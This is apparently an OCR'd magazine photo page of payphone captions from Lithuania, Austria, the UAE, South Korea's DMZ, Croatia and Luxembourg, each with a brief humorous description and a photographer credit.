
International Payphones



Lithuania. Seen in the capital Vilnius, this spanking clean blue box is ready for action. We wonder how much it gets.

Photo by John Klacsmann


International Payphones



Austria. Like most things in Vienna, this payphone is all about style. Note the colorful buttons and how they contrast with the more subdued and older tones surrounding them.

Photo by John Klacsmann


International Payphones



United Arab Emirates. This payphone was found in the Gold Souq of old Dubai, where everything glitters of gold. Strangely, it seems to be made of only base metals and plastic.


Photo by Howard Feldman

International Payphones



South Korea. This old school payphone (and equally old school booth) can be found at the 38th parallel at the DMZ border with North Korea. ***Photo by Bruce Robin***


European Payphones



Croatia. A standard phone booth found in the small car-less village of Valun on the island of Cres.


Photo by Mandrappa Kurelek

European Payphones



Luxembourg. Found in the mountainous village of Vianden, this phone booth looks like it's attached to a mountain. ***Photo by Mikel Shilling***

